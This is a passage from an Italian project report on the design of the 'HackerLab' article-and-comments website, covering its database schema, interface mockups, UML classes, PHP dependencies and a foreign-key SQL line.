


Figura 11 Schema ER banca dati.

Questo è lo schema ER della banca dati, è composto da 4 tabelle. Una tabella "permissions" contenente i permessi presenti all'interno del sistema. La tabella "users" conterrà tutti gli utenti che verranno registrati all'interno del sito web, gli utenti hanno un collegamento alla tabella dei permessi per determinare il livello dell'utente. La tabella "articles" conterrà tutti gli articoli del sito web con le varie informazioni e l'autore di essi. Come ultima tabella è presente la tabella dei commenti "comments", all'interno di questa tabella verranno salvati tutti i commenti degli utenti pubblicati sotto gli articoli.

### 3.2.1.1 Descrizione delle tabelle

<b>PERMISSIONS</b>	
Attributo	Descrizione
name	Rappresenta il nome di un permesso all'interno del sistema. È un attributo di tipo stringa con un limite di 30 caratteri. Non può essere nullo e deve essere univoco.  Esempio: utente

<b>USERS</b>	
Attributo	Descrizione
id	Rappresenta un identificatore di un utente. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco.  Esempio: 1
email	Rappresenta un indirizzo email dell'utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo e deve essere univoco.  Esempio: filippo.finke@samtrevano.ch
password	Rappresenta la password di un utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo. Il dato salvato in questo campo sarà un hash generata dal sistema.  Esempio: \$2y\$10\$NmiaiLmr3dhUg3ePIExyt.I2KvE7SK6le1UH67QVikBlyBjjTHgVG
permission	Rappresenta il permesso di un utente. È un attributo di tipo stringa non può essere nullo e deve esistere nella tabella <b>PERMISSIONS</b> .  Esempio: user
full_name	Rappresenta il nome completo di un utente. È un attributo di tipo stringa con un limite di 30 caratteri. Può contenere solamente lettere dell'alfabeto e uno spazio. Non può essere nullo.  Esempio: Filippo Finke
reset_token	Rappresenta un codice per il recupero della password. È un attributo di tipo stringa con limite di 255 caratteri. Può essere nullo e viene generato dal sistema in modo automatico. Sarà un hash.  Esempio: ced70e86c03186acbe5ab76a5ccfd4f64b77ea9ae2d466948d6ec68c52c30984
enabled	Rappresenta lo stato di un utente. È un attributo di tipo intero con massimo una cifra. Viene impostato dal sistema, di default è 1.  Esempio: 1

<b>ARTICLES</b>	
Attributo	Descrizione
id	Rappresenta un identificatore di un articolo. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco.  Esempio: 1
user_id	Rappresenta il creatore dell'articolo. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella <b>USERS</b> .



	Esempio: 1
title	Rappresenta il titolo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Non può essere nullo.  Esempio: Come installare Windows 10
image	Rappresenta il percorso dell'immagine di sfondo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Può essere nullo.  Esempio: 35d91262b3c3ec8841b54169588c97f7
content	Rappresenta il contenuto di un articolo. È un attributo di tipo stringa con un limite di 1000 caratteri. Non può essere nullo.  Esempio: Per installare Windows 10 si ha bisogno di ...
created_at	Rappresenta la data di creazione di un articolo. È un attributo di tipo interno che contiene un timestamp.  Esempio: 1568290770

<b>COMMENTS</b>	
Attributo	Descrizione
id	Rappresenta un identificatore di un commento. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco.  Esempio: 1
article_id	Rappresenta l'articolo al quale è assegnato il commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella <b>ARTICLES</b> .  Esempio: 1
user_id	Rappresenta il creatore del commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella <b>USERS</b> .  Esempio: 1
comment	Rappresenta il contenuto di un commento. È un attributo di tipo stringa e ha un limite di 255 caratteri. Non può essere nullo.  Esempio: Articolo utilissimo!
created_at	Rappresenta la data di creazione di un articolo. È un attributo di tipo interno che contiene un timestamp.  Esempio: 1568290770

### 3.2.2 Schema logico

permissions(name)

users(id, full\_name, email, password, permission(fk), reset\_token, enabled) dove email è univoca.

articles(id, user\_id(fk), title, image, content, created\_at)

comments(id, article\_id(fk), user\_id(fk), comment, created\_at)

Questo è lo schema logico del database. Il database non ha bisogno di tabelle ponte aggiuntive.

## 3.3 Design delle interfacce

### 3.3.1 Pagina principale




Figura 12 Pagina principale

Questo è un mockup della pagina principale che verrà mostrata all'utente appena si collegherà al sito web.

### 3.3.2 Pagina di registrazione




The mockup shows a web browser window titled "Register" with "HackerLab" in the address bar. The main content area contains a registration form titled "HackerLab - Registrati". The form includes the following fields and elements:

- Nome e cognome
- Email
- Password
- Password
- A "Registrati" button

Figura 13 Pagina di registrazione

Questo è un mockup della pagina di registrazione, sarà accessibile tramite la pagina principale del sito web.

### 3.3.3 Pagina di un articolo




The mockup shows a web browser window titled "Post" with three window control buttons (minimize, maximize, close) in the top right corner. Below the title bar is a grey header area labeled "HackerLab". The main content area is divided into two columns. The left column contains a "Titolo" (Title) label, followed by a rectangular box labeled "immagine" (image), and then a larger rectangular box labeled "Descrizione" (Description). Below these is a "Commenti" (Comments) section, which includes a small square input field, a "Username" label, and a "Commento" (Comment) label. The right column contains a search box with the text "Cerca" (Search) above it, and a search bar with the placeholder text "Ricerca..." and a "Cerca" button.

Figura 14 Pagina di un articolo

Questo è un mockup della pagina di quando si aprirà un articolo.

### 3.3.4 Pagina profilo



Profilo

HackerLab

Filippo Finke

immagine

**Titolo**  
Descrizione  
Leggi

immagine

**Titolo**  
Descrizione  
Leggi

Figura 15 Pagina profilo

Questo è un mockup della pagina profilo di un utente.

### 3.3.5 Pannello di amministrazione

#### 3.3.5.1 Articoli





Figura 16 Pannello di amministrazione, Articoli

Questo è un mockup della pagina di amministrazione degli articoli del sito web.

### 3.3.5.2 Utenti



**Pannello di amministrazione**

HackerLab

## Utenti

<b>Nome Cognome</b> email permesso	Pagina profilo Elimina
<b>Nome Cognome</b> email permesso	Pagina profilo Elimina
<b>Nome Cognome</b> email permesso	Pagina profilo Elimina

Figura 17 Pannello di amministrazione, Utenti

Questo è un mockup della pagina di amministrazione degli utenti del sito web.

## 3.4 Design procedurale

Le classi che vengono utilizzate per il recupero dei dati (Articles, Comments e Users) utilizzano la connessione al database ricavata dalla classe Database statica.




Figura 18 Diagramma UML classe Articles.

Questa classe si occupa di gestire la tabella inerenti agli articoli del database, attraverso questa classe è quindi possibile: eseguire una ricerca per titolo tra tutti gli articoli, ricavare un articolo attraverso il suo identificativo univoco, ricavare gli articoli di un utente attraverso il suo identificativo, ricavare una serie di articoli in base alla pagina, inserire un articolo ed in fine la possibilità di eliminarli utilizzando l'identificativo univoco.




Figura 19 Diagramma UML classe Comments.

La classe Comments permette di interagire con la tabella dei commenti presente nel database, attraverso questa tabella è quindi possibile: ricavare tutti i commenti di un articolo utilizzando il suo identificativo univoco ed inserire un commento ad un articolo da parte di un utente.






Figura 20 Diagramma UML classe Users.

La classe Users è la classe più grande all'interno di HackerLab. Permette di interagire e gestire tutto ciò che riguarda gli utenti. Attraverso questa classe è possibile: ricavare tutti gli utenti presenti nel database, ricavare un utente attraverso il suo identificativo, ricavare un utente in base alla sua email, eliminare un utente, abilitarlo al login, disabilitarlo al login, generare un codice di recupero password, aggiornare la password, controllare l'accesso ed in fine permette la creazione, quindi registrazione, di un utente.




Figura 21 Diagramma UML classe Database.

La classe Database si occupa di fornire alle classi che la utilizzano un oggetto contenente la connessione alla banca dati. È inoltre presente un metodo che permette di eseguire il reset del database con i dati predefiniti.




Figura 22 Diagramma UML classe Mailer.

La classe Mailer è composta da un solo metodo che permette l'invio di messaggi di posta elettronica.

## 4 Implementazione

### 4.1 Gestione dipendenze

Per la gestione delle dipendenze all'interno del progetto è stato utilizzato **Composer**. Un software che permette di gestire librerie esterne per il linguaggio PHP.

Questo è permesso grazie ad un file di configurazione chiamato **composer.json** presente nella cartella principale del codice sorgente. Più specificatamente attraverso l'impostazione require:

```
...
"require": {
    "php": ">=5.6",
    "slim/php-view": "^2.0",
    "slim/slim": "^3.1",
    "phpmailer/phpmailer": "^6.0"
},
...
```

Vengono quindi incluse le librerie slim, php-view e phpmailer.

### 4.2 Database

Il database è stato implementato sulla base del diagramma ER. Le parti fondamentali nello sviluppo del database sono le correlazioni tra le varie tabelle.

Quando un permesso viene modificato anche i dati che contengono un riferimento a quel determinato permesso verranno aggiornati, questo sfruttando questa riga di codice SQL.

```
FOREIGN KEY(permission) REFERENCES permissions(name) ON UPDATE CASCADE
```

